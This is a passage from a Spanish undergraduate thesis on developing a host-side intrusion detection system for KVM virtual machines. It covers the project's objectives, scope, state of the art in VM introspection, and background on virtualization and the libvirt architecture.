Trabajo de Fin de Grado

Desarrollo de un sistema de detección de intrusiones para sistemas virtualizados con la tecnología KVM

TITULACIÓN: Grado en Ingeniería Informática

AUTOR: Javier Dávila Rodríguez

TUTORIZADO POR:
Carmelo Rubén García Rodríguez

Fecha 07/25

ULPGC Universidad de Las Palmas de Gran Canaria | EII ESCUELA DE INGENIERÍA INFORMÁTICA

TFT04

SOLICITUD DE DEFENSA DE TRABAJO DE FIN DE TÍTULO

D./Dª Javier Dávila Rodríguez, autor del trabajo Desarrollo de un sistema de detección de intrusiones para sistemas virtualizados con la tecnología KVM, correspondiente a la titulación Grado en Ingeniería Informática,

SOLICITA

que se inicie el procedimiento de defensa del mismo, para lo que se adjunta la documentación requerida, haciendo constar que

[X] se autoriza / [ ] no se autoriza la grabación en audio de la exposición y turno de preguntas.

Asimismo, con respecto al registro de la propiedad intelectual/industrial del TFT, declara que:

[ ] Se ha iniciado o hay intención de iniciarlo (defensa no pública).

[X] No está previsto.

Y para que así conste firma la presente. (fecha en firma electrónica)

El/La estudiante

Fdo.————————

A rellenar y firmar **obligatoriamente** por el/la/los/las tutores

En relación con la presente solicitud, se informa:(firmar donde corresponda)

Positivamente (en caso de detección de copia, esta firma quedará invalidada)	Negativamente (justificación en TFT05)
Fdo.————————	Fdo.————————

DIRECTOR DE LA ESCUELA DE INGENIERÍA INFORMÁTICA

Agradecimientos

A mi tutor, D. Carmelo Rubén García Rodríguez, por aceptar mi propuesta de Trabajo de Fin de Grado, así como por su confianza, orientación y disponibilidad durante todo el desarrollo del proyecto.

A mis padres y a Raúl, por su apoyo constante durante la realización de este Trabajo de Fin de Grado.

Resumen

En este proyecto se ha desarrollado un sistema de detección de intrusiones (IDS, por sus siglas en inglés) adaptado a entornos virtualizados con tecnología KVM. Su objetivo es mejorar la seguridad mediante la identificación temprana de accesos no autorizados e incidentes de red. La solución contribuye a proteger infraestructuras digitales críticas, como centros de datos y servicios en la nube, garantizando su continuidad operativa. Además, promueve la innovación en ciberseguridad mediante el uso de tecnologías de virtualización y herramientas de monitoreo. El entorno es altamente configurable, permitiendo ajustar reglas de detección, generar alertas en tiempo real y adaptarse a distintas arquitecturas virtuales, facilitando así una gestión flexible y eficiente de la seguridad.

Abstract

In this project, an Intrusion Detection System (IDS) has been developed for virtualized environments using KVM technology. Its objective is to improve security by enabling early detection of unauthorized access and network incidents. The solution contributes to protecting critical digital infrastructures, such as data centers and cloud services, ensuring operational continuity. Furthermore, it promotes innovation in cybersecurity by leveraging virtualization technologies and monitoring tools. The environment is highly configurable, allowing the customization of detection rules, the generation of real-time alerts, and adaptation to various virtual architectures, thereby enabling flexible and efficient security management.

Índice general

Índice de figuras

Índice de tablas

Capítulo 1

Introducción

> "La informática es la ciencia de lo posible."
>
> Donald Knuth

En el entorno tecnológico actual, la virtualización se ha consolidado como la base de las infraestructuras de Tecnologías de la Información (TI) modernas, permitiendo la optimización de recursos y la flexibilidad operativa. Este proyecto parte de la premisa de que, para mantener la continuidad y calidad de los servicios virtualizados, es imprescindible contar con un Sistema de Detección de Intrusiones (IDS) capaz de monitorizar en tiempo real el uso de recursos y eventos críticos del hipervisor.

El objetivo de la Introducción es presentar el contexto de virtualización, definir brevemente el alcance del IDS propuesto y describir la estructura del documento. A continuación, se enuncian los capítulos que lo componen:

- **Capítulo 1 – Introducción.** Contexto, alcance y organización del trabajo.
- **Capítulo 2 – Motivación, objetivos y alcance.** Motivación y antecedentes; objetivos iniciales y alcance del proyecto.
- **Capítulo 3 – Competencias específicas y aportaciones del trabajo.** Competencias desarrolladas, alineamiento con los ODS y contribuciones técnicas.
- **Capítulo 4 – Estado del arte y justificación tecnológica.** Revisión de soluciones existentes de monitorización en entornos virtualizados y fundamentos de la solución propuesta.
- **Capítulo 5 – Fundamentos teóricos.** Conceptos de virtualización, introspección de máquinas virtuales y métodos de detección de intrusiones.
- **Capítulo 6 – Metodología y planificación.** Metodología de desarrollo, fases del proyecto, cronograma y herramientas de documentación.

- **Capítulo 7 – Desarrollo del prototipo.** Diseño e implementación del IDS: requisitos, arquitectura, módulos y código relevante.
- **Capítulo 8 – Validación y pruebas.** Escenarios de prueba, métricas de rendimiento, resultados experimentales y análisis.
- **Capítulo 9 – Conclusiones y trabajo futuro.** Reflexiones finales y propuestas de mejora.
- **Capítulo 10 – Manual de Usuario y del Software.** Guía de instalación, configuración, uso y resolución de incidencias.

Capítulo 2

Motivación, objetivos y alcance

2.1. Motivación y antecedentes

En la actualidad, los entornos de Tecnologías de la Información (TI) en empresas y centros de datos están cada vez más basados en sistemas virtualizados. La virtualización permite consolidar múltiples máquinas y servicios en una única infraestructura física, optimizando recursos de hardware y reduciendo costes operativos. Sin embargo, esta flexibilidad introduce riesgos: fallos en la capa de virtualización pueden propagarse rápidamente y afectar a múltiples servicios críticos de manera simultánea.

Como premisa de este proyecto, se asume la necesidad de una vigilancia continua de los sistemas virtualizados para garantizar la disponibilidad y el rendimiento de las aplicaciones. A partir de esta base, el objetivo principal es diseñar e implementar un sistema de detección y alertas (IDS) adaptado a infraestructuras virtualizadas, capaz de recolectar y procesar métricas en tiempo real: uso de CPU, memoria, almacenamiento y red, así como eventos relevantes del hipervisor.

Para ello, se detallarán los componentes esenciales de la solución IDS: agentes de monitorización, sistema de correlación de eventos y mecanismo de notificación automática. Asimismo, se establecerán los requisitos de cobertura funcional, eficiencia en la recogida de datos y latencia en la generación de alertas, asegurando un equilibrio entre exhaustividad y rendimiento.

La motivación para el desarrollo de este sistema IDS surge de la creciente adopción de virtualización en sectores críticos donde cualquier interrupción puede suponer pérdidas económicas o riesgos de seguridad. La propuesta se enmarca en la integración de herramientas de código abierto y componentes personalizados para adaptarse a entornos heterogéneos y garantizar escalabilidad ante variaciones de carga.

2.2. Objetivos iniciales

Los objetivos específicos de este Trabajo de Fin de Grado son:

- Diseñar una arquitectura modular que permita la monitorización de procesos y archivos dentro de máquinas virtuales sin interferir directamente en su funcionamiento normal.
- Integrar un mecanismo de generación de alertas que notifique en tiempo real la detección de eventos sospechosos, como procesos anómalos o modificaciones en archivos críticos del sistema huésped.
- Evaluar el rendimiento del sistema bajo diferentes niveles de carga, analizando la sobrecarga introducida por el IDS tanto en el hipervisor como en los sistemas invitados.
- Validar la viabilidad del enfoque propuesto sin requerir modificaciones profundas en el hipervisor, garantizando la compatibilidad con infraestructuras de virtualización basadas en software libre.

En los capítulos siguientes se describirá en detalle la arquitectura propuesta, la metodología de evaluación del prototipo y los resultados obtenidos, ofreciendo una guía práctica para la implantación de sistemas IDS eficientes en infraestructuras virtualizadas.

2.3. Alcance del proyecto

El presente Trabajo Fin de Grado se circunscribe **exclusivamente a entornos Linux**, donde el hipervisor **KVM** (Kernel-based Virtual Machine) y la pila Libvirt [21]/QEMU están plenamente integrados y disponibles mediante paquetes oficiales. En este contexto, **QEMU** (Quick Emulator) [24] hace referencia a un software de virtualización y emulación de código abierto ampliamente adoptado, que permite ejecutar múltiples sistemas operativos invitados sobre distintas arquitecturas hardware.

El objetivo es construir un *prototipo funcional* de un IDS que sirva como prueba de concepto y base para futuras ampliaciones, sin interferir en la experiencia de los usuarios finales.

- Monitorización, desde el anfitrión Linux, de procesos con uso anómalo de CPU, acceso a ficheros críticos del sistema y conexión de las máquinas virtuales.
- Detección de actividades anómalas mediante umbrales configurables y bases de datos públicas.
- Generación de alertas ante eventos detectados.
- Validación experimental del prototipo en un entorno de pruebas controlado, demostrando viabilidad y midiendo la sobrecarga impuesta al sistema.

Fuera de alcance de este trabajo

- Integración directa con plataformas externas de gestión de eventos de seguridad, como *SIEM* [5] (*Security Information and Event Management*) y *SOAR* [6] (*Security Orchestration, Automation and Response*).
- Ejecución de *acciones de remediación automáticas* (por ejemplo, detener una máquina virtual o aislar su red). Estas capacidades se han descartado deliberadamente por:
    1. El *riesgo operativo* que supone automatizar la eliminación de amenazas sin supervisión humana, lo que podría provocar falsos positivos y afectar a la continuidad de servicio.
    2. La *complejidad adicional* que implicaría diseñar políticas seguras de corrección dentro del marco temporal y académico del proyecto.
- Soporte para hipervisores o sistemas operativos no basados en Linux (por ejemplo, ESXi [29], Hyper-V [13] o Xen [28] en modo bare-metal).

En resumen, el trabajo desarrollado proporciona una plataforma funcional que implementa los mecanismos esenciales para la captura de eventos, su correlación y la generación de alertas en tiempo real.

Capítulo 3

Competencias específicas y aportaciones del trabajo

3.1. Principales aportaciones

El presente Trabajo Fin de Grado tiene como principal aportación el desarrollo de un IDS adaptado a entornos virtualizados gestionados mediante la tecnología KVM. El sistema diseñado permite monitorizar la actividad de las máquinas virtuales directamente desde el sistema anfitrión.

La solución implementada combina componentes desarrollados en C/C++ con el objetivo de maximizar la eficiencia en las operaciones de monitorización y detección. El sistema incorpora mecanismos de alerta en tiempo real y un registro estructurado de eventos, lo que facilita una elevada capacidad de observabilidad y trazabilidad. Estas características permiten una respuesta proactiva ante posibles amenazas, mejorando así la capacidad de defensa del entorno virtualizado.

Desde un punto de vista académico y científico, este trabajo supone un ejercicio de aplicación real de los conocimientos adquiridos en las áreas de sistemas operativos, virtualización, seguridad informática y desarrollo de software eficiente. Aporta una contribución concreta al estudio de los mecanismos de monitorización y detección de intrusiones en entornos virtualizados, un área de creciente interés dada la expansión de estas tecnologías en sectores críticos. El proyecto también promueve el uso y la integración de tecnologías abiertas y estándares ampliamente adoptados, lo que facilita la reproducibilidad de los experimentos y sienta las bases para futuras líneas de investigación o desarrollos orientados a entornos de producción. Asimismo, constituye un ejemplo de cómo diseñar sistemas de seguridad respetando principios como la mínima intrusión, la modularidad y la escalabilidad.

3.2. Competencias específicas

Durante el desarrollo de este Trabajo Fin de Grado se han trabajado diversas competencias específicas del Grado en Ingeniería Informática, que se detallan a continuación:

- **CI1:**
  Capacidad para diseñar, desarrollar, seleccionar y evaluar aplicaciones y sistemas informáticos, asegurando su fiabilidad, seguridad y calidad conforme a principios éticos y a la legislación y normativa vigente.

  Se ha diseñado e implementado un IDS adaptado a entornos virtualizados, con un enfoque centrado en la fiabilidad del sistema, la seguridad ante intrusiones y el desarrollo conforme a buenas prácticas de ingeniería de software.

- **CI5:**
  Conocimiento, administración y mantenimiento de sistemas, servicios y aplicaciones informáticas.

  Se ha configurado y gestionado un entorno de virtualización basado en KVM, utilizando *Libvirt* para la monitorización remota de máquinas virtuales desde el sistema anfitrión, sin necesidad de instalar agentes en los sistemas invitados.

- **CI10:**
  Conocimiento de las características, funcionalidades y estructura de los sistemas operativos y diseñar e implementar aplicaciones basadas en sus servicios.

  El trabajo profundiza en el sistema operativo Linux, desarrollando software en C y Python capaz de interactuar con servicios de bajo nivel para obtener métricas y eventos relevantes del entorno virtualizado.

- **TI2:**
  Capacidad para seleccionar, diseñar, desplegar, integrar, evaluar, construir, gestionar, explotar y mantener las tecnologías de hardware, software y redes, dentro de los parámetros de coste y calidad adecuados.

  Se han combinado herramientas y tecnologías eficientes para lograr un sistema robusto, de bajo consumo de recursos y fácilmente desplegable sobre entornos Linux con KVM, evaluando su eficacia y rendimiento.

- **TI7:**
  Capacidad para comprender, aplicar y gestionar la garantía y seguridad de los sistemas informáticos.

  Todo el sistema se orienta a la mejora de la seguridad en entornos virtualizados, permitiendo la detección proactiva de amenazas sin modificar el entorno huésped. Se ha promovido una arquitectura basada en la mínima intrusión y la observabilidad completa desde el sistema anfitrión.

3.3. Alineamiento con los objetivos de desarrollo sostenible

Tabla 1: Grado de relación del TFT con los objetivos de desarrollo sostenible.

ODS	**Grado de relación**			
	0 No procede	1 Bajo	2 Medio	3 Alto
1 Fin de la Pobreza	X			
2 Hambre cero	X			
3 Salud y Bienestar	X			
4 Educación de calidad		X		
5 Igualdad de género	X			
6 Agua limpia y saneamiento	X			
7 Energía Asequible y no contaminante	X			
8 Trabajo decente y crecimiento económico			X	
9 Industria, Innovación e Infraestructuras				X
10 Reducción de las desigualdades	X			
11 Ciudades y comunidades sostenibles	X			
12 Producción y consumo sostenibles	X			
13 Acción por el clima	X			
14 Vida submarina	X			
15 Vida de ecosistemas terrestres	X			
16 Paz, justicia e instituciones sólidas				X
17 Alianzas para lograr objetivos			X	

Justificación del alineamiento principal

- **ODS 9 – Industria, Innovación e Infraestructuras (Alto).** El proyecto propone un *IDS sin agentes* para entornos KVM, fomentando infraestructuras digitales más seguras y resilientes, pieza clave en la industria 4.0 y la computación en la nube.
- **ODS 16 – Paz, justicia e instituciones sólidas (Alto).** Al reforzar la ciberseguridad y la detección temprana de intrusiones, la solución contribuye a proteger servicios críticos y la confidencialidad de la información, requisitos de instituciones sólidas y confiables.
- **ODS 8 – Trabajo decente y crecimiento económico (Medio).** La monitorización no intrusiva permite mantener la continuidad de negocio y minimizar tiempos de inactividad, impulsando la eficiencia operativa y el crecimiento económico.
- **ODS 17 – Alianzas para lograr objetivos (Medio).** El uso de tecnologías abiertas (Linux / KVM, Libvirt, LibVMI) y la publicación del código favorecen la colaboración académica-industrial y el intercambio de conocimiento en materia de seguridad.

- **ODS 4 – Educación de calidad (Bajo).** El desarrollo del presente TFG, junto con su documentación técnica y código fuente, proporciona un recurso aplicado que puede ser aprovechado en entornos académicos para la enseñanza de conceptos avanzados en sistemas operativos, virtualización y ciberseguridad, favoreciendo el aprendizaje basado en proyectos reales.

Capítulo 4

Estado del arte y justificación tecnológica

4.1. Virtual Machine Introspection en hipervisores de código abierto

Desde la publicación de *LibVMI* [22] (2010) la introspección de máquinas virtuales (VMI) se ha consolidado como la técnica de referencia para analizar la memoria de un huésped sin agentes. Las líneas de investigación recientes se dividen en dos corrientes principales:

- **Xen–VMI**: proporciona un alto grado de aislamiento al ubicar el código de introspección en el *dom0* (dominio privilegiado del hipervisor Xen encargado de gestionar los dispositivos físicos y controlar el resto de máquinas virtuales). No obstante, su uso implica mantener un hipervisor y herramientas que difieren del ciclo oficial de actualizaciones (*upstream*, es decir, la versión de referencia mantenida por los desarrolladores principales) del núcleo del sistema operativo Linux.
- **KVM–VMI**: permite una integración directa en el árbol de desarrollo del núcleo Linux (ubicado en `virt/kvm`), lo que implica menores modificaciones en la cadena de aprovisionamiento y facilita el uso de bibliotecas como *LibVMI*, que permiten realizar introspección de memoria y análisis del sistema huésped desde el entorno del hipervisor sin necesidad de agentes.

Trabajos como *DRAKVUF* [12] y *HOSEk* [2] han demostrado que el hipervisor KVM puede alcanzar un nivel de visibilidad comparable al de Xen cuando se emplea la biblioteca *LibVMI* (Virtual Machine Introspection Library). *DRAKVUF* es una herramienta de introspección de máquinas virtuales basada en Xen que permite realizar análisis dinámico de malware sin interferir en el sistema invitado, mientras que *HOSEk* es un entorno de introspección orientado a seguridad, diseñado específicamente para integrarse con KVM.

4.2. Elección de Debian/Ubuntu para compatibilidad KVM–VMI

Se ha seleccionado el uso de distribuciones como Debian y su derivado Ubuntu debido a su estabilidad, amplio soporte comunitario y compatibilidad demostrada con entornos de virtualización basados en KVM. Estas distribuciones ofrecen una base sólida para implementar introspección mediante *LibVMI*, al incorporar paquetes clave y configuraciones del núcleo adecuadas. En particular, proporcionan:

- **Kernels *generic* y *lowlatency*** compilados con `CONFIG_KVM` y soporte BTF, requisitos indispensables para habilitar la introspección mediante *LibVMI*.
- Repositorios **`-dbg/-dbgsym`** que exponen símbolos completos del núcleo, esenciales para la resolución de direcciones virtuales durante la introspección.
- Paquetes oficiales de `libvmi-dev` y `libvirt-daemon-system`, evitando compilaciones manuales y favoreciendo la reproducibilidad. Además, se encuentran disponibles los paquetes `bpfcc-tools` y `bcc`, orientados al uso de la tecnología Extended Berkeley Packet Filter (eBPF).
- Ciclo de liberación semestral (Ubuntu) que entrega rápidamente versiones de QEMU y `libvirt` con parches de seguridad críticos (*live patching* habilitado desde `8.1.0`).

Otros entornos (por ejemplo, Fedora o Arch) ofrecen núcleos equivalentes, pero carecen de la estabilidad de la ABI (Interfaz Binaria de Aplicación, por sus siglas en inglés *Application Binary Interface*), es decir, la garantía de que los binarios compilados para una determinada versión del núcleo seguirán siendo compatibles con futuras versiones sin necesidad de recompilación. Esta estabilidad es crucial en el entorno académico de un Trabajo Fin de Grado, donde se requiere reproducibilidad y consistencia entre pruebas. Además, Ubuntu 22.04 es una versión con soporte a largo plazo (LTS, por sus siglas en inglés *Long Term Support*), lo que garantiza actualizaciones de seguridad y compatibilidad durante al menos cinco años, reforzando los requisitos de estabilidad y mantenimiento a lo largo del ciclo de vida del proyecto.

4.3. Repositorio de *malware* para verificación

Para validar el motor de detección se requiere un flujo continuo de muestras maliciosas etiquetadas. Se ha integrado:

- **MalwareBazaar API** [1] (abuse.ch): acceso programático a `SHA256`, etiquetas YARA y familias; licenciamiento abierto que permite almacenamiento local y redistribución en el entorno de laboratorio.

4.4. Librerías y herramientas destacadas utilizadas en el desarrollo

En el desarrollo e implementación del IDS se emplean principalmente las siguientes tecnologías y librerías destacables, seleccionadas por su robustez, facilidad de integración y amplia documentación disponible:

- **QT6** [27]: utilizado para el desarrollo de la interfaz gráfica del sistema IDS. Proporciona componentes visuales altamente configurables y soporte para multihilo, esencial para aplicaciones concurrentes.
- **SQLite** [8]: motor ligero y eficiente para gestionar el almacenamiento persistente de resultados de análisis, hashes calculados y resultados de la consulta de firmas de malware, evitando accesos remotos constantes.
- **tcpdump** [7]: herramienta fundamental para la captura y filtrado en tiempo real de tráfico de red sospechoso a nivel de paquetes, clave para la monitorización efectiva del entorno virtualizado.

Estas librerías y herramientas han sido elegidas específicamente por aportar estabilidad, eficiencia operativa, y favorecer la portabilidad del prototipo desarrollado en este trabajo.

Capítulo 5

Fundamentos teóricos

5.1. Introducción a la virtualización

5.1.1. Evolución histórica: de IBM `VM/370` a KVM

La idea de la virtualización nació en los años 60, cuando IBM desarrolló el sistema `VM/370` para sus mainframes [3]. Aquella plataforma introdujo el concepto de hipervisor de tipo 1: un software que se ejecuta directamente sobre el hardware y permite crear múltiples "máquinas virtuales" independientes, cada una con su propio sistema operativo. Gracias a `VM/370`, las organizaciones podían consolidar cargas de trabajo en un único mainframe, mejorar la utilización de recursos y aislar aplicaciones críticas.

Décadas más tarde, con la proliferación de servidores x86, resurgió el interés por la virtualización en arquitecturas más accesibles. Durante los años 2000, surgieron soluciones como VMware y Xen, y en 2007 se integró en el núcleo Linux una tecnología propia: **KVM** (*Kernel-based Virtual Machine*). Esta convierte al propio núcleo en un hipervisor de tipo 2, apoyado en extensiones hardware como Intel VT-x y AMD-V, y permite ejecutar máquinas virtuales como procesos gestionados por el sistema anfitrión.

Durante las décadas posteriores, la virtualización quedó relegada principalmente a entornos de gran escala (mainframes y minicomputadores). Sin embargo, en los años 2000, la aparición de tecnologías de *full virtualization* orientadas a servidores x86 marcó un punto de inflexión. VMware lanzó su producto ESX, capaz de virtualizar completamente arquitecturas Intel/AMD mediante técnicas de bin-recompilación y paravirtualización. Al mismo tiempo, el proyecto Xen introdujo un hipervisor de tipo 1 para x86, combinando paravirtualización y extensiones de CPU, lo que redujo el overhead y facilitó un rendimiento casi nativo.

En 2007, un cambio radical llegó al núcleo de Linux con la integración de **Kernel-based Virtual Machine (KVM)**. KVM convierte el propio núcleo en un hipervisor de tipo 2: cada máquina virtual es simplemente un proceso más (`qemu-kvm`) que utiliza la interfaz `/dev/kvm` para delegar las operaciones privilegiadas al módulo `kvm.ko`. Gracias al soporte nativo de

extensiones de virtualización de Intel (VT-x) y AMD (AMD-V), KVM puede gestionar de forma eficiente la conmutación de contexto entre huésped y anfitrión, así como el mapeo de memoria invitada mediante EPT/NPT.

La adopción de KVM ha sido rápida y amplia, tanto en entornos empresariales como en nubes públicas y privadas. Su estrecha integración con el núcleo de Linux proporciona ventajas clave:

- *Mantenimiento y actualizaciones* unificadas: al quedar bajo el mismo ciclo de lanzamiento del núcleo, recibe mejoras de seguridad y rendimiento de forma continua.
- *Extensibilidad* mediante módulos: componentes como `kvm-intel.ko` o `kvm-amd.ko` se cargan dinámicamente según el hardware, y el espacio de usuario (QEMU) puede evolucionar por separado.
- *Ecosistema rico*: integración con *Libvirt*, *OpenStack* [23], *oVirt* [16] y orquestadores como *Kubernetes* [20] (a través de KubeVirt), facilitando el despliegue y gestión de infraestructuras virtualizadas.

Hoy en día, KVM es considerado un estándar de facto en virtualización x86 sobre Linux, ofreciendo un equilibrio óptimo entre rendimiento, robustez y flexibilidad. Este Trabajo Fin de Grado se basa en esa tecnología para implementar un IDS que aproveche la estrecha colaboración entre núcleo y espacio de usuario proporcionada por KVM.

5.1.2. Tipos de virtualización

La virtualización sobre arquitecturas x86 se clasifica habitualmente en cuatro grandes categorías, según dónde se sitúe el hipervisor respecto al hardware y al sistema operativo huésped:

- *Bare-metal (tipo 1)*: el hipervisor se instala directamente sobre el hardware, sin necesidad de un sistema operativo anfitrión intermedio. Esto le permite gestionar de forma nativa los recursos (CPU, memoria, I/O) y ofrecer un aislamiento sólido entre máquinas virtuales. Su rendimiento es cercano al nativo y resulta adecuado en entornos de centro de datos y nube privada. Ejemplos destacados son VMware ESXi, Xen en modo HVM y Microsoft Hyper-V (cuando corre sobre Windows Server Core). La principal ventaja es su eficiencia y seguridad; entre sus retos figuran la complejidad de la puesta en producción y la dependencia de hardware certificado.
- *Hosted (tipo 2)*: el hipervisor se ejecuta como una aplicación más sobre un sistema operativo convencional (Linux, Windows o macOS). Esto facilita su instalación y uso en entornos de desarrollo o escritorio, donde la gestión de máquinas virtuales convive con otras aplicaciones del usuario. Ejemplos típicos son Oracle VirtualBox, VMware Workstation y QEMU en modo usuario. La sobrecarga adicional introducida por el SO anfitrión puede penalizar ligeramente el rendimiento, pero ofrece gran flexibilidad y compatibilidad con hardware diverso.

- *Para-virtualización*: el sistema operativo huésped se modifica para cooperar explícitamente con el hipervisor, sustituyendo llamadas privilegiadas por interfaces específicas más eficientes. Al eliminar parte de la emulación, mejora el rendimiento frente a la virtualización completa sin extensiones de CPU. Xen PV (paravirtualizado) y algunos módulos de VMware son ejemplos clásicos. Su principal desventaja es la necesidad de adaptar o recompilar el kernel huésped, lo que puede limitar la adopción en sistemas cerrados o propietarios.
- *Hardware-assist*: se trata de soluciones de virtualización completa (*full virtualization*) que aprovechan extensiones específicas de la CPU (Intel VT-x, AMD-V) para trasladar gran parte del trabajo de privilegios al hardware, reduciendo el overhead de trap-and-emulate. KVM en Linux, Hyper-V en Windows y versiones modernas de Xen HVM o VMware ESXi en modo HVM utilizan este enfoque. Ofrecen un compromiso ideal: los huéspedes no requieren modificaciones y el coste de virtualizar instrucciones sensibles es mucho menor gracias al soporte nativo de la CPU.

Se ha utilizado **virtualización asistida por hardware** mediante **KVM** sobre Linux, una combinación eficiente gracias a su integración nativa con *libvirt*, su amplia compatibilidad con herramientas de monitorización y su soporte directo en el núcleo.

5.1.3. Virtualización basada en máquinas virtuales frente a contenedores

La virtualización basada en máquinas virtuales (MV) proporciona un aislamiento fuerte, al emular hardware completo y ejecutar sistemas operativos independientes. Esta arquitectura resulta especialmente adecuada cuando se requieren altos niveles de seguridad, soporte para sistemas operativos heterogéneos o un control preciso sobre el entorno de ejecución. Sin embargo, este enfoque conlleva una mayor carga de recursos (memoria, CPU, almacenamiento) y una latencia más elevada en operaciones de entrada/salida, debido a la capa adicional que introduce el hipervisor.

En contraste, la contenedorización permite desplegar aplicaciones de forma más rápida y eficiente, con un uso mínimo de recursos y arranques en cuestión de milisegundos. Esta ligereza se logra gracias a que los contenedores comparten el núcleo del sistema anfitrión, lo cual simplifica su gestión, pero también incrementa el riesgo de seguridad: un fallo en el aislamiento podría permitir que un proceso malicioso acceda al sistema anfitrión desde el contenedor, comprometiendo su integridad.

Es por ello que en el entorno corporativo, las máquinas virtuales siguen siendo una opción muy usada gracias a su madurez y estabilidad probadas. Las empresas aprovechan VMs para consolidar servidores físicos, ejecutar aplicaciones heredadas en sistemas operativos obsoletos y aislar cargas de trabajo críticas con políticas de seguridad estrictas. Además, los hipervisores ofrecen características avanzadas como instantáneas, migración en vivo y alta disponibilidad, fundamentales en infraestructuras que requieren tolerancia a fallos y continuidad de negocio.

A continuación, en la Figura 1 se muestra una comparación gráfica entre ambos modelos

de virtualización, donde se aprecia el distinto nivel de aislamiento y sobrecarga entre ambos enfoques. Las máquinas virtuales replican un sistema completo, incluyendo su propio sistema operativo, mientras que los contenedores comparten el núcleo del sistema anfitrión, lo que reduce la sobrecarga y acelera el despliegue.



Figura 1: Comparativa entre máquinas virtuales y contenedores.

5.2. Arquitectura de KVM en Linux

Ya en el plano de la pila tecnológica del proyecto, la atención se centra en **KVM** como hipervisor sobre Linux. La Figura 3 ilustra cómo la biblioteca `libvirt` proporciona una API de virtualización unificada que permite gestionar diversos hipervisores (como KVM, Xen, OpenVZ o UML) mediante múltiples herramientas de administración como `virsh`, `virt-manager` u `OpenStack`. Este esquema constituye la base sobre la que se desarrolla la arquitectura descrita a continuación.

Figura 2: Logo de la tecnología. Fuente: [30].

KVM (**K**ernel-**b**ased **V**irtual **M**achine) añade al núcleo Linux la capacidad de ejecutar máquinas virtuales como procesos convencionales. Cada VM hereda el planificador, el aislamiento de `cgroups` y los mecanismos de seguridad (*sVirt*) ya presentes en el sistema operativo, simplificando administración y *hardening*. Sobre esa base, *libvirt* ofrece una API de alto nivel (Fig. 3) que normaliza la gestión del ciclo de vida de las VM, sin exponer detalles específicos del hipervisor.

5.2.1. Características avanzadas de KVM

- **Migración en vivo**: transferir una VM en ejecución a otro host sin detener los servicios.
- **Snapshots**/instantáneas: capturar y restaurar el estado completo de CPU, memoria y dispositivos.
- **Memory ballooning**: ajustar dinámicamente la memoria asignada a las VM.
- **Passthrough de dispositivos (VFIO)**: exponer hardware PCI directamente a la VM.
- **Nested virtualization**: permitir ejecutar KVM dentro de una VM.

5.2.1.1. Interfaz `/dev/kvm` y su relevancia para el IDS

El carácter de proceso de cada VM y la existencia de `/dev/kvm` permiten al IDS:

- *Interponer* llamadas `ioctl` (*input/output control*), es decir, interceptar las operaciones de entrada/salida que permiten a los programas en espacio de usuario comunicarse con el núcleo para solicitar servicios especiales. En el contexto de la virtualización, estas llamadas se utilizan para extraer metadatos relevantes de ejecución, como eventos de *VM-exit*, información de vCPU o detalles sobre los mapeos de memoria de la máquina virtual.
- *Monitorizar* en tiempo real sin código en el huésped, controlando creación, parada, migración y snapshots.
- *Correlacionar* eventos del hipervisor con picos de carga o anomalías en los recursos de la VM.

5.2.1.2. Rendimiento y seguridad

- **Overhead**: típicamente $< 5\,\%$ de CPU adicional y unos pocos MB de RAM por VM, medido con `stress-ng` y `virsh domstats`.
- **Integración con sVirt**: SELinux/AppArmor etiqueta procesos QEMU para reforzar aislamiento.

- **Cgroups y namespaces**: herencia de políticas de control de recursos y límites de I/O que facilitan la segregación y monitorización por VM.

5.2.1.3. Libvirt: capa de abstracción y gestión

Libvirt es una biblioteca y demonio que proporciona una API de alto nivel para orquestar máquinas virtuales sobre distintos hipervisores, entre ellos KVM. Mediante llamadas como `virConnectOpen()` y `virDomainEventRegisterAny()`, Libvirt unifica la creación, monitorización y control del ciclo de vida de las VMs, ocultando la complejidad de los `ioctl` de `/dev/kvm` y permitiendo la integración sencilla con herramientas de administración (CLI, GUIs, frameworks de nube).

